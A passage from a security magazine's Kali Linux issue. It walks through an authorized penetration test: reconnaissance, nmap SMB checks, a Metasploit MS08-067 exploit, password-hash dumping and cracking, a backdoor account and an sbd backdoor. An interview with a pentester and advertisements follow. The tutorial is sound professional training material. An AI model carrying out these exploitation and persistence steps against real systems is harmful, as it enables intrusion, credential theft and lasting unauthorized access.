


Figure 4. *Dradis Console with NIST 800-115 Penetration Test Methodology*

adding branches and notes. Since we have a lot to cover I will leave it up to the reader to research more on Dradis.

Within a few minutes we have mapped out our project tasks, Rules of Engagement, objectives, and remaining methodology steps (Figure 4).

Dradis is a great tool, but don't expect it to be a full fledged project management suite. If you need more firepower don't forget that Kali has a number of pre-installed applications such as Ruby and MySQL. With this in mind you're a few steps away from setting up Redmine to add resource planning and Gantt charts to your Kali instance.

Now that we have our project planning and documentation mechanism in place we can move on to the next phase of the penetration testing methodology and that's discovery.

Discovery

We decide to kick-off the Discovery phase by running TheHarvester. TheHarvester is written by Christian and allows us to collect information about a target organization from a variety of sources including Google, Facebook, LinkedIn, spoke, etc. Let's take a look at the TheHarvester a bit closer (Figure 5).

The screenshot shows TheHarvester options and some example usage. In the next example we'll run TheHarvester against our target domain querying Bing. We also want to ensure we limit our return results to 100. The command and its output would look something like: Figure 6.

With these options selected TheHarvester will query Bing for our domain looking for email addresses as well as additional linked domains. The -n -t options tells TheHarvester to perform reverse DNS lookups on the IP range identified for the domain queried as well as expand the search for our domain across all top level domains. For example, if out domain was nbc.com it would attempt for find domains such as nbc.ca, nbc.biz, etc.

TheHarvester can pull together a significant amount of information that we can use during the scanning phase of Discovery, but in this case we decide to utilize some additional tools to further our Information Gathering efforts prior to moving on to scanning.

At this point we decide that we want to interrogate DNS a bit more with the information gathered from TheHarvester. Because of its features we have choose to run our domains through Fierce. Fierce can initiate DNS zone transfer attempts as well perform bruteforce lookups against DNS. While TheHarvester can perform DNS bruteforcing as well, Fierce contains added functionality and more granular options such as controlling the number of threads used for execution. Here are the Fierce options along with the output from our target domain. Please note that the output here may not be ideal given our test domain that we are using for this example (Figure 7).

With this information in hand we can now import the output from the tools into Dradis and move on to scanning, enumerating services, and vulnerability identification.

Once we have the completed Information Gathering we need to start enumerating discovered networks and services. Kali again saves the day by giving us all the tools we need in one location. While in the normal course if our engagements we would turn




Figure 5. *TheHarvester Options*




Figure 6. *TheHarvester Output*




Figure 7. *Fierce Example*




Figure 8. *Fping Example*




Figure 9. *Hping3 Example*

to nmap, we wanted to cover a couple other lesser known scanners starting with fping and hping3.

So using our case study we now have discovered hosts within out domain we will utilize fping to identify systems on our target network (Figure 8)...

Based on the output of fping we know that ICMP is enabled and that we were able to enumerate our target network. Now we select one of our hosts and perform a SYN scan with hping3 (Figure 9).

Using our list of services we can run nmap against the open ports to identify operating system and service versions (Figure 10).




Figure 10. *NMAP Service Identification Example*




Figure 11. *NMAP Script Options*




Figure 12. *NMAP Script Directory*




Figure 13. *NMAP "smb-check-vulns" Output Against Target Host*




Figure 14. *Metasploit Initialization and MSFConsole Startup*

Next we are going to leverage nmap's vulnerability scanner to check for SMB vulnerabilities on this host. First, let's quickly look at nmap's scripting parameters (Figure 11).

If you are interested you can take a look at the scripts supplied with nmap. On Kali you can find them in `/usr/share/nmap/scripts`. After doing a bit of searching we come across smb-check-vulns (Figure 12).

After looking at nmap's documentation we find that this script can be used to identify vulnerability conditions with SMB. We also learn that we need to supply an unsafe flag to get it to fully run our scan. With consequences in mind and more importantly permission to impact system availability we run our scan (Figure 13).

We have come to the end of this phase of Discovery. We now have enough information to begin the attack phase of our penetration test against our target environment.

We have come to the end of this phase of Discovery. We now have enough information to begin the attack phase of our penetration test against our target environment.

Attack

Gaining Access

Now that we have identified several vulnerabilities as well as the likelihood of exploitation we decide to try and exploit the MS08-067 vulnerability identified with our nmap scan. We leverage the Metasploit framework to begin our initial attack vector.

Metasploit is very powerful and could be used for various phases within our methodology. That being said Kali provides many options that can be leveraged to meet our testing objectives. In this particular case Metasploit provides a perfect vehicle to exploit this particular vulnerability.

Prior to launching Metasploit we need to startup the Postgres database and the Metasploit server component. These are not configured to startup on boot by default in Kali (Figure 14).

Next, we launch Metasploit console with the msfconsole command. After doing an initial search we discover that Metasploit does have an exploit for MS08-067. We configure the exploit with the bind shell Meterpreter payload to make us work a bit harder for our objectives. Once all the options are configured we run the exploit using the exploit command (Figure 15).

Success! We have exploited our vulnerability and have gained access to our system.




Figure 15. *Metasploit MS08-067 Exploit With Meterpreter Payload*

Figure 16. *Meterpreter Getuid Output On Target Host*




Figure 17. *Meterpreter Hashdump Output On Target Host*




Figure 18. *John Usage On Kali To Crack Target Hashed Passwords*

Figure 19. *Meterpreter Shell Command Ouput On Target Host*

System Browsing

Now we'd like to validate our access as well as upload additional tools to gather information and launch further attacks (Figure 16). After confirming that we are running under the SYSTEM. We decide that we should dump hashes in order to help with attacks against other systems (Figure 17).

Once we have the hashes we can launch John on our Kali system to crack the administrator password. On many networks the administrator account password will be the same across all systems or groups of systems so this will come in handy as we continue to exploit our target network (Figure 18).

Installing Additional Tools

Once we dump hashes we decide to upload some additional tools to pivot and launch attacks from our compromised host. While we could download our tool-kits using meterpreter we wanted to demonstrate a couple of additional ways to upload tools to our exploited host. In order to continue we drop into a shell (Figure 19). We decide to leverage Windows tftp.exe client to upload our tool-set. We first need to start the tftp daemon on our Kali instance. In order to do this we ran: Figure 20. Once our tftp server started we downloaded sbd.exe as well as create an administrator account, so we can get back into our target in the future (Figure 21). Next, we launch our backdoor using sbd.exe. Sbd is very similar to Netcat however it allows us to encrypt our data channel with a shared secret (Figure 22). We then connect with the sdb client on our Kali machine (Figure 23). Using this backdoor we can repeat our Discovery process to identify additional hosts or networks and vulnerabilities. We can also use this access to pivot and launch attacks until our objectives are met.

Reporting

Documentation is critical to the success of the penetration test. This can be performed through screen-shots or tool output. Since we are using Dradis we ensure that we output all tools to text or XML files as well as take screen-shots where tool output is less efficient.

Some tools provide self documenting features. Take Metasploit for instance. It provides a database that captures output from various tools as you progress through your penetration test. In addition, Meterpreter has the screenshot feature that allows us to take a screen capture of the victims desktop. Here is a screenshot from our previously compromised host (Figure 24).

Once this data is input or imported into Dradis we can output reports in HTML and Word documents. The screen-shot below should give you the idea (Figure 25).




Figure 20. *Atftpd Startup on Kali For Tool Delivery*




Figure 21. *Backdoor Account Creation on Target Host*

Figure 22. *SBD Backdoor Setup On Target Host*




Figure 23. *SBD Kali Client Connection To Target Host*

Figure 24. *Meterpreter Screenshot Example*




Figure 25. *Dradis Export Example*

Conclusion

Kali is a valuable resource when performing penetration testing. Sometimes the tools can seem a bit overwhelming. Leveraging a methodology such as NIST 800-115 will bring some consistency and continuity to your penetration tests.

While we did not cover every tool on the distribution nor demonstrate all mapped tools in our example we hope this brief introduction will help you formulate a plan of attack when using Kali on engagements, so that you bring a better deliverable to your clients.

JEFF WEEKES

Jeff has over 15 years of IT and security services experience. He currently performs penetration testing, web application security assessment, security code review, security strategy, security research, and incident / forensic / network forensic response services for government contractors, financial institutions, retail services, medical device manufacturers, contact centers, cloud solution companies, and SaaS service companies.

CARLOS VILLALBA

Carlos has over 17 years of solid IT. He has extensive experience designing, developing, managing and implementing security IT security solutions with its training and security components in compliance with IT security standards and best practices. Carlos's experience provides and unique combination of skills and experience. Carlos merged his experience into the academic world by designing and delivering instruction and training at the graduate, undergraduate and professional level while being active IT security consultant. His experience includes Compliance Assessments, Pen-testing, IT security projects, DIACAP Training Design, Oracle database performance, Open Source Solutions for migration of Learning Management Systems and Database Management Systems. Expert knowledge level of windows based platforms and Red Hat based systems. Solid experience with Active Directory, VPN, SharePoint, Oracle RDBMS, MS SQL, web application security, DNS, encryption, scripting, ISO17799 and PKI. He has provided services to the Air Force Research Labs, Credit Unions, Universities, Manufacturing companies and small business.

Dr.WEB®
20 years

Dr.Web SpIDer is 8-legged!

New Version 8.0

Security Space and Dr.Web Antivirus for Windows

Get your free 60-day license under https://www.drweb.com/press/
to protect your PC and your smartphone with Dr.Web!
Your promo code: ***Hakin9***

Protect your mobile device free of charge!
https://support.drweb.com/free_mobile/

Doctor Web is a Russian anti-virus vendor with a software development record dating back to 1992.
www.drweb.com

Interview with Jeff Weekes

Especially for you, we have interviewed a pentesting specialist – Jeff Weekes – who has over 15 years of IT and security services experience!

Kali is a superb tool for security experts and pentesters. We would be interested to know how the tools are chosen and how theteam members work together to make the distro being updated?

This is a great question! We often have to balance tool choices with functionality, cost, and resource experience. After all we are inevitably in business to make money.

We like open-source tools as they provide a level of visibility into what's really happening. In addition, it allows us to customize and script the tools in a variety of ways. Most notably when it comes to managing tool output for reporting.

In the end we leverage both open-source and commercial tools. Here is a quick run down of some of the tools we use in our war chest.

Kali -> Can't live without it!!
Nessus
Qualys
Metaploit Community / Professional
Burpsuite
Wireshark

Customized scripts, shellcode, and commmand-control applications to evade anti-malware controls.

Keeping tools updated can be a real challenge. We decided long ago that the best method to ensure consistent delivery is dedicated laptops for assessments and penetration testing. Prior to an engagement we perform updates on the various tools. Also, at the end of each engagement we securely delete the laptops, re-install baseline images, and then update tools. In the near future we will be rolling customized Kali images for our assessments. This will allow us to bake in our update routines, leverage snapshots, and lastly minimize the need for additional hardware.

How are the comments of the users treated by the team members who work on Kali when these users make suggestions or report bugs?

We take our clients feedback very seriously. In the event that we discover issues with what various tools identify we immediately investigate the problem. Because many of the tools are open-source we can take a look at the underlying code. If we identify the problem we attempt to notify the various tool owners of through their bug reporting channels. We will also update our team members so they are aware of the problem and can leverage different tools or techniques to ensure accuracy of our testing.

What you see as the most critical and current theats affecting the Internet today?

We continue to see a rise in focused attacks with clear motivations by the actors. Often these attacks take the form of malware deployed through browser exploitation kits and targeted at specific applications. Most of the attacks involve theft of financial information such as credit-card numbers or intellectual property.

What kind of resources Terra Verde uses to keep abreast of web security issues?

Terra Verde uses a variety of resources to keep tabs on evolving web security issues and web security attack techniques. Some of these resources include Blackhat, Defcon, and OWASP. We also receive threat feeds from Alien Vault and Emerging Threats. Lastly, we spend a good amount of time researching issues and topics located on various sites on the net.

What are the examples of a recent web security vulnerability or threats?

Even though there are great frameworks out there such as Spring, Rails, and Django we still continue to see SQL injection vulnerabilities. We also come across our fair share of XSS related vulnerabilities. In addition, we seem to find continued use of default passwords. Often these default passwords are identified for admin accounts that are included with various CMS frameworks. Once these account are compromised sky's the limit. You can often leverage this access to upload a web shell and pivot from this system. For those starting out in penetration testing never forget about default passwords. They can be your best weapon to gain initial access. For a good read on the power of default passwords and incident response pickup The Cuckoo's Egg. Its a bit dated but still a great read.

What are the challenges to successfully deploying or monitoring web intrusion detection?

Deploying web intrusion detection or web application firewalls poses some interesting challenges. The first being the use of SSL. When SSL is in place it often masks your ability to see attacks against the web environment. Once you shim or decrypt the SSL session you are often exposed to all sorts of interesting data such as passwords and credit-card numbers. This data can find its way into IDS and WAF logs and well as expose the data to

monitoring staff. Its a good idea to have a strategy on how to deal with data spill issues because they will eventually come up. We usually recommend data masking prior to log entry if the technology supports it or aggressive data scrubbing on log files. Remember that the later may create log integrity issues as you have altered the logs.

The second major issue is really understanding the application you are trying to protect. If you are not a web application developer you may need to become one or at least understand how the application works at an in depth level. You also need to get the development team involved early and often in the process to ensure successful buyin and deployment.

What are the most important steps he/she would recommend for securing a web server or web application?

The most important step in my mind is input validation. I can't say it enough. Its critical that your development teams understand the importance of secure coding techniques and especially input validation. This can be a difficult challenge given most companies focus on application features and time to market. Web Application Firewalls can help, but nothing beats securely developing the code in the first place. Remember they don't and shouldn't reinvent the wheel. There are some great frameworks and libraries out there that can assist. Checkout several OWASP projects such as Enterprise Security API (ESAPI) for additional details.

Does the platform produce potential threats? Do you have any precautions for the future users?

Kali does produce some potential threats. Namely around passwords and the potential services that get enabled during the course of penetration testing. To limit both your and your clients exposure you should ensure the version/tools are updated, password protected (AKA Change the Default), and leverage a host firewall such as iptables.

In addition, we recommend encrypting the drive where your artifacts reside as well as scrubbing your penetration testing boxes or images after each engagement. You don't want to end up on the news for exposing your customers data. Especially, data collected during the course of a penetration test.

What do you think about the new set of tools? Are you aware of the general opinion about the platform?

Most of the people in my network have made the switch to Kali and have nothing, but good things to say.

Any idea on what can we expect from the IT Security software developers? Are there any gaps that need to be filled?

I'm excited to see where Dradis goes with there SaaS based solution as well as the evolution of tools like MagicTree. I believe there is a real gap around tools for reporting and data management. Especially, with RedTeam engagements that involve multiple penetration testers.

Do your friends, including IT specialists, also have a positive opinion about Kali?

Most of the people in my network have made the switch to Kali and have nothing, but good things to say.

Have you read our first issue of Kali Linux? Which of the methods described therein are you most interested in?

I did read the first Kali issue. I have to say that I enjoyed all the articles. My favorite was "Kali Linux on a Raspberry Pi" by Scott Cristie. We've been looking at how we could deploy Kali on a small form factor for covert engagements and this article will give us a jump start on that endeavor.

What do you think about the future of pentesting?

I think penetration testing has a bright future. Technology is moving at an incredibly fast pace. Internet enabled smartmeters, cars, and medical devices brings on new challenges and threats. If the past is any indication then penetration test will be in demand. This shift in technology will require new skillsets and techniques that penetration testers will need to acquire in order to be successful. I'm also excited about bug bounty programs coming from companies out of Silicon Valley as well as crowdsource initiatives from companies such as Synack.

There is some unique opportunity with these initiatives for freelance penetration testers to help strengthen the security postures of these companies and products while making some additional money.

by Milena Bobrowska

A BZ Media Event

Big Data gets real at Big Data TechCon!

Discover how to master Big Data from real-world practitioners – instructors who work in the trenches and can teach you from real-world experience!

Come to Big Data TechCon to learn the best ways to:

- Collect, sort and store massive quantities of structured and unstructured data
- Process real-time data pouring into your organization
- Master Big Data tools and technologies like Hadoop, Map/Reduce, NoSQL databases, and more

Over 60 how-to practical classes and tutorials to choose from!

- Learn HOW TO integrate data-collection technologies with analysis and business-analysis tools to produce the kind of workable information and reports your organization needs
- Understand HOW TO leverage Big Data to help your organization today

"Big Data TechCon is loaded with great networking opportunities and has a good mix of classes with technical depth, as well as overviews. It's a good, technically-focused conference for developers."
—Kim Palko, Principal Product Manager, Red Hat

"Big Data TechCon is great for beginners as well as advanced Big Data practitioners. It's a great conference!"
—Ryan Wood, Software Systems Analyst, Government of Canada

"If you're in or about to get into Big Data, this is the conference to go to."
—Jimmy Chung, Manager, Reports Development, Avectra


BigData TECHCON

San Francisco

October 15-17, 2013

www.BigDataTechCon.com

The HOW-TO conference for Big Data and IT professionals

@tmforumorg #dd13

OCTOBER 28-31, 2013
SAN JOSE, CALIFORNIA

tmforum DIGITAL DISRUPTION 2013

CONQUER CHALLENGES. SEIZE OPPORTUNITIES.

READER SPECIAL
15% off a gold pass
simply use voucher code **PWY41S** when you register

Crashing the party - digital services.

Enabling businesses and enterprises to conquer challenges and seize opportunities presented by the digital world, Digital Disruption, TM Forum's all new, expanded event for the Americas, helps service providers and their partners address vital issues such as reducing cost and risk, improving market retention and growth and increasing revenue by introducing innovative new services. Engage with 150+ expert speakers over four days filled with critical insights, debate, TM Forum training, networking and hands-on opportunities that immerse you in exciting innovations and new ideas.

Not your average conference…

- **Four topic-driven Forums**
  - Agile Business and IT Forum
  - Customer Engagement and Analytics Forum
  - Delivering Enterprise Services Forum
  - Disruptive Innovation Forum

- **Innovation Zone:**
  Explore all things TM Forum; meet companies that are seizing the opportunities the digital world is creating:

  - **Meet the experts**, learn about **TM Forum programs** and explore our award-winning series of **live Catalyst demos**, collaborative accelerator projects led by cutting edge service providers and suppliers
  - Touch and feel some of the latest **disruptive technology** that is changing the way we live and work
  - Watch live demos and learn more about **real digital services** that leverage the broad ecosystem
  - Discover **innovative technology** from vendors showcasing their best products and services

- **Networking**

- **TM Forum Training and MasterClasses**

Keynote Speakers include...


Chet Kapoor
CEO, **Apigee**


Daniel Sieberg
Head of Media Outreach & Official Spokesperson, **Google**


Dr.Jürgen Meffert
Director (Senior Partner),
McKinsey & Company


Adrian Cockcroft
Director of Architecture, Cloud Systems, **Netflix**


Georges Nahon
CEO, **Orange Silicon Valley**


Vinay Vaidya, MD
Vice President & Chief Medical Information Officer,
Phoenix Children´s Hospital

For more information or to register now:

Email: register@tmforum.org | Phone: +1 973 944 5100

Visit: www.tmforum.org/dd13PT

Platinum Sponsor:

NetCracker®